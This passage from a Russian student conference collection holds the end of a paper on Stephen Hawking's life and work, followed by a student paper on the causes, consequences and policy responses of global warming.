Вместе с Пенроузом он провел инновационную работу по сингулярности. Гравитационная сингулярность — это одномерная точка, содержащая бесконечную массу в бесконечно малом пространстве. В сингулярности гравитация становится бесконечной, пространство-время искривляется бесконечно, а законы физики, какими мы их знаем, перестают существовать. Вместе с английским физиком-математиком Роджером Пенроузом Стефан Хокинг провёл новаторскую работу по изучению сингулярностей, доказавшую их существование, и выдвинул теорию: Вселенная могла возникнуть как сингулярность. Из теоремы Пенроуза-Хокинга об особенностях пытаются ответить на вопрос, когда гравитация порождает сингулярности [1].

Сам Хокинг признавался, что не очень любит сложные математические формулы и ему удобнее работать с визуальными образами. Именно в такой форме он решил донести космологические теории до простых людей – почти все были изложены на страницах «Краткой истории времени» с помощью наглядных иллюстраций. В книге нашлось место всего лишь одному уравнению — знаменитому « $E = mc^2$ ». Такой подход полностью оправдал себя. Конечно, Хокинг рассчитывал, что сумеет увлечь массовую аудиторию тайнами Вселенной, но не ожидал, что его книгу ждёт оглушительный успех [3].

Вместе с Джеймсом Бардином и Брэндоном Картером Стивен Хокинг открыл четыре закона механики черных дыр. Эти законы представляют собой физические свойства, которым, как полагают, удовлетворяют черные дыры, и они аналогичны законам термодинамики.

В 1974 году между Хокингом и профессором Торном, американским физиком и астрономом, было заключено шутовское пари. Стивен, в оппозицию своей теории, основанной на существовании чёрных дыр, ставил на то, что Лебедь Икс-1 не является чёрной дырой (как он сказал: «даже если я окажусь не прав, то хоть выиграю подписку на журнал»). В 1990 году Хокинг – уже профессор на тот момент – признал поражение, когда данные наблюдений укрепили уверенность в наличии гравитационной сингулярности в системе.

В 1997 году Хокинг, уже на пару с Торном, заключил пари с Прескиллом, профессором из калифорнийского института, в вопросе сохранения информации о материи, ранее захваченной чёрной дырой и впоследствии излучённой ею. Профессор Прескилл полагал, что излучение чёрной дыры несёт информацию, но мы не можем её расшифровать. Профессор Хокинг считал, согласно своей теории от 1975 года, что эту информацию в принципе невозможно обнаружить, так как она отпочковывается в параллельную Вселенную, абсолютно нам недоступную [1].

В августе 2004 года профессор Хокинг представил революционную теорию чёрных дыр и параллельно заявил, что профессор Прескилл прав, а он и Торн ошибались. Из доклада следует, что чёрная дыра искажает проглоченную информацию, но всё же не разрушает её бесследно.

В конце концов, в процессе испарения чёрной дыры информация всё-таки вырывается из её объятий. По своему обыкновению, пытаясь заинтриговать слушателей, не готовых к восприятию квантовых премудростей, Хокинг посоветовал любителям научной фантастики расстаться с мечтой о погружении в чёрную дыру как о броске к другой Вселенной. Впрочем, профессор Прескилл заметил, что так до конца и не понял аргументов Хокинга, хотя, конечно, был рад своему выигрышу и энциклопедию принял. Однако третий участник спора, профессор Торн, заявил, что не согласен с Хокингом.

Вместе с Джеймсом Хартлом Стивен Хокинг в 1983 году опубликовал модель, известную как состояние Хартла-Хокинга. В ней предполагалось, что времени не существовало до Большого взрыва и, следовательно, концепция начала Вселенной бессмысленна. Вселенная в состоянии Хартла-Хокинга не имеет начала, поскольку у нее нет начальных границ во времени и пространстве. Она остается одной из самых выдающихся теорий первоначального состояния Вселенной.

В 1985 году профессор Хокинг после воспаления лёгких перенёс трахеостомию, вследствие чего потерял способность говорить и стал пользоваться синтезатором речи. С 1997 года его инвалидная коляска была оснащена компьютером, которым он управлял с помощью датчика у мимической мышцы щеки, — единственной мышцы, сохранившей подвижность [2].

Через некоторое время великий учёный вернулся в Кембридж на кафедру прикладной математики и теоретической физики. В 1979-2009 годах был лукасовским профессором математики (это одна из самых престижных академических должностей в мире). Более 20 лет возглавлял группу, занимающуюся проблемами, связанными с теорией относительности и вопросами гравитации. До момента смерти занимал должность директора по исследованиям на кафедре. В 2007 году основал при Кембриджском университете Центр теоретической космологии [2].

Стивен Хокинг часто высказывался о развитии искусственного интеллекта (ИИ) как о реальной причине возможного уничтожения человеческого рода. Как рассказал учёный в своем интервью изданию «Wired» в конце ноября 2017 года, он опасался того, что ИИ может, в целом, заменить людей.

По словам самого Хокинга, люди могут создать слишком мощный искусственный интеллект, который будет чрезвычайно хорош в достижении своих целей. И если эти цели не будут совпадать с человеческими, то у людей будут проблемы.

Как считал учёный, новейшие технологии могут привести к деградации человека, сделать его совершенно беспомощным перед лицом природы. Так же профессор утверждал, что в условиях естественной эволюции и борьбы за выживание такой регресс означал бы верную гибель человечества как вида.

В то же время Хокинг отмечал, что при умелом подходе искусственный интеллект способен решить большинство проблем, которые существуют в мире [1].

Несмотря на почтенный возраст и ухудшение здоровья, Хокинг занимался исследованием природы Вселенной и популяризацией науки до последнего дня. Учёный умер 14 марта 2018 года, прожив на полвека дольше, чем обещали ему врачи. И пусть его мечта отправиться в космос так и не сбылась, он прожил насыщенную жизнь и сделал больше, чем смог бы любой на его месте. Стивен Хокинг доказал, что не существует таких жизненных невзгод, которые нельзя было бы преодолеть благодаря живому уму и силе воли [2].

Список источников

1. Кто такой Стивен Хокинг и почему он великий [Электронный ресурс] - URL: <https://www.mirf.ru/science/stephen-hawking-bio/>
2. Биография Стивена Хокинга [Электронный ресурс] - URL: <https://tass.ru/info/5028036>
3. Стивен Хокинг «Краткая история времени», редактор Ольга Лазуткина, изготовитель ООО «Издательство АСТ», Москва

Материал поступил в редколлегию 20.04.2024

УДК 504.7

Исследование проблемы глобального потепления

Конохов Максим Игоревич (ст. гр. О-21-МПО-СПО)

E-mail: m.conokhov@yandex.ru

Работа выполнена под руководством доцента, кандидата сельскохозяйственных наук, Косолаповой Элеоноры Владимировны.

Аннотация: проанализированы причины и последствия глобального потепления, намечены пути решения проблемы.

Ключевые слова: глобальное потепление, проблемы, последствия, исследования, парниковые газы.

Актуальность темы. Изменение климата - одна из самых актуальных глобальных проблем современности. Если двадцать лет назад ее обсуждали только в научных кругах, сегодня она стала очевидной для многих. Мы замечаем, что зима и весна становятся теплее, а погода – все более изменчивой и непредсказуемой. Многие высказывания и статьи противоречат друг другу, вводя нас в заблуждение. Глобальное потепление для многих уже стало «глобальной путаницей». Может быть, это естественный природный процесс, который не несёт вреда планете, либо это процесс постоянного увеличения температуры, вызванный деятельностью человека. Некоторые источники вообще утверждают,

что глобальное потепление – это миф. Актуальность данного исследования определяется важностью для всего населения планеты нависшей проблемы.

Целью данного исследования является проанализировать причины, следствия глобального потепления и предложить пути решения проблемы.

Естественными причинами глобального потепления являются [1]:

1.Изменение солнечной активности. Все происходящие климатические процессы на планете зависят от нашего светила – Солнца. Поэтому даже самые малые изменения активности Солнца непременно сказываются на погоде и климате Земли. Выделяют 11-летние, 22-летние, а также 80-90 летние (Глайсберга) циклы активности солнца. Вполне вероятно, что наблюдаемое глобальное потепление связано с очередным ростом солнечной активности, которая в будущем может снова пойти на убыль.

2.Изменение угла оси вращения Земли и её орбиты. Югославский астроном Миланкович предположил, что циклические изменения климата во многом связаны с изменением орбиты вращения Земли вокруг Солнца, а также изменением угла наклона оси вращения Земли, по отношению к Солнцу. Подобные орбитальные изменения положения и движения планеты вызывают изменение радиационного баланса Земли, а значит и её климата [2].

3. Влияние Мирового океана. Мировой океан – огромный инерционный аккумулятор солнечной энергии. Он во многом определяет направление и скорость движения тёплых океанических, а также воздушных масс на Земле, которые в сильной степени влияют на климат планеты. В настоящий момент времени мало изучена природа циркуляции тепла в водной толще океана. Так известно, что средняя температура вод океана составляет 3,5°C, а поверхности суши 15°C, поэтому интенсивность теплообмена между толщей океана и приземным слоем атмосферы может приводить к значительным климатическим изменениям. Кроме того, в водах океана растворено большое количество CO₂ (около 140 трлн. тонн, что в 60 раз больше, чем в атмосфере) и ряда других парниковых газов, в результате определённых природных процессов эти газы могут поступать в атмосферу, существенным образом оказывая влияние на климат Земли.

4.Вулканическая активность. Вулканическая активность является источником поступления в атмосферу Земли аэрозолей серной кислоты и большого количества углекислого газа, что также может значительным образом сказаться на климате Земли. Крупные извержения первоначально сопровождаются похолоданием вследствие поступления в атмосферу Земли аэрозолей серной кислоты и частиц сажи. Впоследствии, поступивший в ходе извержения CO₂ вызывает рост среднегодовой температуры на Земле. Последующее долговременное снижение вулканической активности способствует увеличению прозрачности атмосферы, а значит и повышению температуры на планете.

5.Неизвестные взаимодействия между Солнцем и планетами Солнечной системы. В словосочетании «Солнечная система» не зря упоминается слово «система», а в любой системе, как известно, присутствуют связи между её

компонентами. Поэтому не исключено, что взаимное положение планет и Солнца может влиять на распределение и силу гравитационных полей, солнечной энергии, а также других видов энергии. Все связи и взаимодействия между Солнцем, планетами и Землёй пока ещё не изучены и не исключено, что они оказывают значительное влияние на процессы, происходящие в атмосфере и гидросфере Земли.

Антропогенные причины глобального потепления [3]:

1. Увеличение выброса парниковых газов из-за сжигания органического топлива. Приверженцы этой гипотезы, отводят ключевую роль в глобальном потеплении человеку, который кардинальным образом меняет состав атмосферы, способствуя росту парникового эффекта атмосферы Земли.



Рис.1 –Концентрация CO₂ в атмосфере [1,2]

Парниковый эффект в атмосфере нашей планеты вызван тем, что поток энергии в инфракрасном диапазоне спектра, поднимающийся от поверхности Земли, поглощается молекулами газов атмосферы, и излучается обратно в разные стороны, в результате половина поглощенной молекулами парниковых газов энергии возвращается обратно к поверхности Земли, вызывая её разогрев. Следует отметить, что парниковый эффект – это естественное атмосферное явление. Если бы на Земле вообще не было парникового эффекта, то средняя температура на нашей планеты была бы около -21°C , а так, благодаря парниковым газам, она составляет $+14^{\circ}\text{C}$. Поэтому, чисто теоретически, деятельность человека, сопряжённая с выбросом парниковых газов в атмосферу Земли, должна приводить к дальнейшему разогреву планеты. Парниковым газом номер один является водяной пар, его вклад в существующий атмосферный парниковый эффект составляет $20,6^{\circ}\text{C}$. На втором месте находится CO₂, его вклад составляет около $7,2^{\circ}\text{C}$. Рост содержания в атмосфере Земли углекислого газа сейчас вызывает наибольшую озабоченность, так как растущее активное использование углеводородов человечеством продолжится и в ближайшем будущем. На третьем месте нашего «парникового рейтинга» находится озон, его вклад в общее глобальное потепление составляет $2,4^{\circ}\text{C}$. Далее следует закись азота, её вклад в парниковый эффект оценивается в $1,4^{\circ}\text{C}$. Содержание закиси

азота в атмосфере планеты имеет тенденцию к росту, за последние два с половиной века концентрация этого парникового газа в атмосфере выросла на 17%. Список основных парниковых газов завершает метан, его вклад в суммарный парниковый эффект составляет $0,8^{\circ}\text{C}$. Содержание метана в атмосфере растёт очень быстро, за два с половиной столетия этот рост составил 150%. Основными источниками метана в атмосфере Земли являются разлагающиеся отходы, крупный рогатый скот, а также распад природных соединений, содержащих в своём составе метан. Особое опасение вызывает то, что способность поглощать инфракрасное излучение на единицу массы у метана в 21 раз выше, чем у углекислого газа. Наибольшая роль в имеющемся месте глобальном потеплении отводится водяному пару и углекислому газу. На их долю приходится более 95% всего парникового эффекта. Именно благодаря этим двум газообразным веществам происходит разогрев атмосферы Земли на 33°C .

2. Вырубка лесов – сокращение поглощения CO_2 .

3. Прокладка теплотрасс.

4. Прокладка асфальта.

5. Плотность застроек.

Последствия глобального потепления [4].

Межправительственная группа экспертов по изменению климата (МГЭИК) опубликовала доклад, в котором заявила, что решение проблем изменения климата нельзя откладывать на потом. Главный вывод — непоправимый ущерб планете может быть нанесен уже к 2030 году. Участники Парижского соглашения пообещали не дать атмосфере потеплеть более чем на 2°C к 2100 году, однако сейчас человечество движется к отметке в 3°C . По мнению экспертов, люди дошли до критической точки в своем влиянии на планету, поэтому нужны немедленные глобальные изменения во всех сферах жизни общества. Вот что по этому поводу думает Гинзбург Виталий Лазаревич, советский физик, академик АН СССР: "Глобальное потепление идет - это наблюдательный факт. Его причина - в значительной степени деятельность человека. К сожалению, современная наука не может точно сказать, что где-то 50-70 процентов - влияние человека, а природные факторы - 30-50 процентов. И по всему, что я знаю, это моя экспертная оценка и оценка большинства серьезных ученых, с которыми я общаюсь, как минимум половина, может быть и больше, на изменение климата - это деятельность человека".

Повышение температуры всего на 2°C приведет к частым штормам и наводнениям во многих районах — особенно прибрежных. Засухи станут обычным явлением для теплых регионов. Мировой океан станет более кислым — кораллы и многие виды морских животных просто не смогут существовать в таких условиях. Начнут разрушаться пищевые цепи. Это трагедия не только для дикой природы, но и для человека — для более чем полумиллиарда людей рыба, которая обитает среди коралловых рифов и питается ими, является основным источником белка. Таяние арктических льдов будет означать не

только уничтожение среды обитания белых медведей, но и еще более высокие темпы глобального потепления: Арктика как главный «холодильник» планеты больше не сможет охлаждать Землю. Если же глобальное потепление достигнет 3°C, произойдет катастрофическое таяние льдов Гренландии и Антарктиды. Уровень Мирового океана резко повысится, и прибрежные районы и государства окажутся под водой. Многие виды растений и животных перестанут существовать, начнется массовая миграция людей.



Рис.2 – Изменение температуры всей Земли [3]

Фотографии Земли в инфракрасном цвете (рис. 3 – 4) показывают увеличение площади потепления:




Рис. 3 Снимок земли в инфракрасном спектре 2010 год [2]




Рис.4 Снимок земли в инфракрасном спектре 2022 году [2]

Пути решения проблемы изменений климата Земли [4]:

Изменение климата на планете губительно сказывается на беднейших слоях населения и жизни целых регионов. Добиться успеха в одной стране невозможно, поэтому политики, ученые и экологические общества объединяют усилия и пытаются решать проблемы вместе. Для этого есть ряд международных правовых актов и действий, а именно:

1. Парижское соглашение. В 2015 году на конференции по климату в Париже страны-участницы приняли соглашение, которое регулирует меры по снижению содержания углекислого газа в атмосфере. Они взяли на себя обязательства ограничить рост глобальной температуры до 2°C по сравнению с доиндустриальным периодом. Россия ратифицировала Парижское соглашение в сентябре 2019 года. Обязательства участников международного договора рассчитаны на 2021-2030 гг.

2. Саммит Организации Объединенных Наций по климату. В 2019 Генеральный секретарь ООН провел Саммит по климату, где мировые лидеры рассказали о мерах, которые предпринимаются по проблемам изменения климата в их странах. Главными вопросами, обсуждаемыми на саммите, стали природные решения, тяжелая промышленность, энергетика, рост городов и финансирование мер, направленных на борьбу с изменением климата.

3. Перспективные технологические разработки. Ученые разных стран работают над созданием новых, эффективных технологий, которые помогают создавать более «зеленую» планету: возобновляемые источники энергии, электромобили, более экологичные материалы. Если сегодня перейти на уже готовые технологические разработки, можно сократить более 70% выбросов.

4. Законы о загрязнении окружающей среды. На уровне государства важно вводить законы, которые защищают почву, воду и воздух. Такое законодательство и система контроля помогают формировать более «зеленую», безопасную и устойчивую национальную экономику [5].

5. Оценка климатических рисков. Любое государство заинтересовано в постоянном и достоверном мониторинге состояния климата. В России

научными исследованиями занимаются разные организации, в частности, учреждения Федеральной службы по гидрометеорологии и мониторингу окружающей среды (Росгидромета), которые ежегодно готовят доклады о климатических рисках на территории РФ.

6. Поддержка местных производителей. Изменение климата тесно связано с продовольственной безопасностью, и фермерские хозяйства как никто другой страдают от климатических изменений. Вкладывая в местных производителей, государство поддерживает семейные фермерские хозяйства и малый бизнес, помогая бороться с загрязнением окружающей среды и сокращая расстояние доставки.

7. «Зеленые» государственные инвестиции. Ключевой элемент стратегии сдерживания выбросов — государственные вложения в чистую технологическую инфраструктуру: альтернативные энергосети, станции зарядки электромобилей, рекультивацию земель, создание природоохранных территорий и посадку лесов.

Проблема глобального потепления очень серьезная и это вовсе не миф. Поэтому что надо что-либо предпринимать для решения данной проблемы, пока она может не привела к трагическим последствиям.

Список используемой литературы:

1. Глобальная температура. Электронный ресурс. Источник доступа: [www. Global Temperature | Vital Signs – Climate Change: Vital Signs of the Planet \(nasa.gov\)](http://www.Global Temperature | Vital Signs – Climate Change: Vital Signs of the Planet (nasa.gov)).

2. Миф и реальность глобального потепления. Электронный ресурс. Источник доступа: [www. Хабр \(habr.com\)](http://www. Хабр (habr.com)).

3. Что такое глобальное потепление и чем оно опасно. Электронный ресурс
Источник доступа:
<https://trends.rbc.ru/trends/green/641402fe9a7947520b87e078>.

4. Глобальное потепление: факты, гипотезы, комментарии. Электронный ресурс
Источник доступа: ecoteco.ru.

5. Изменение климата Земли в 2024 году. Электронный ресурс
Источник доступа: <https://www.kp.ru/family/ecology/izmenenie-klimata/?ysclid=lv45ittlpz114394513>

Материал поступил в редколлегию 20.04.2024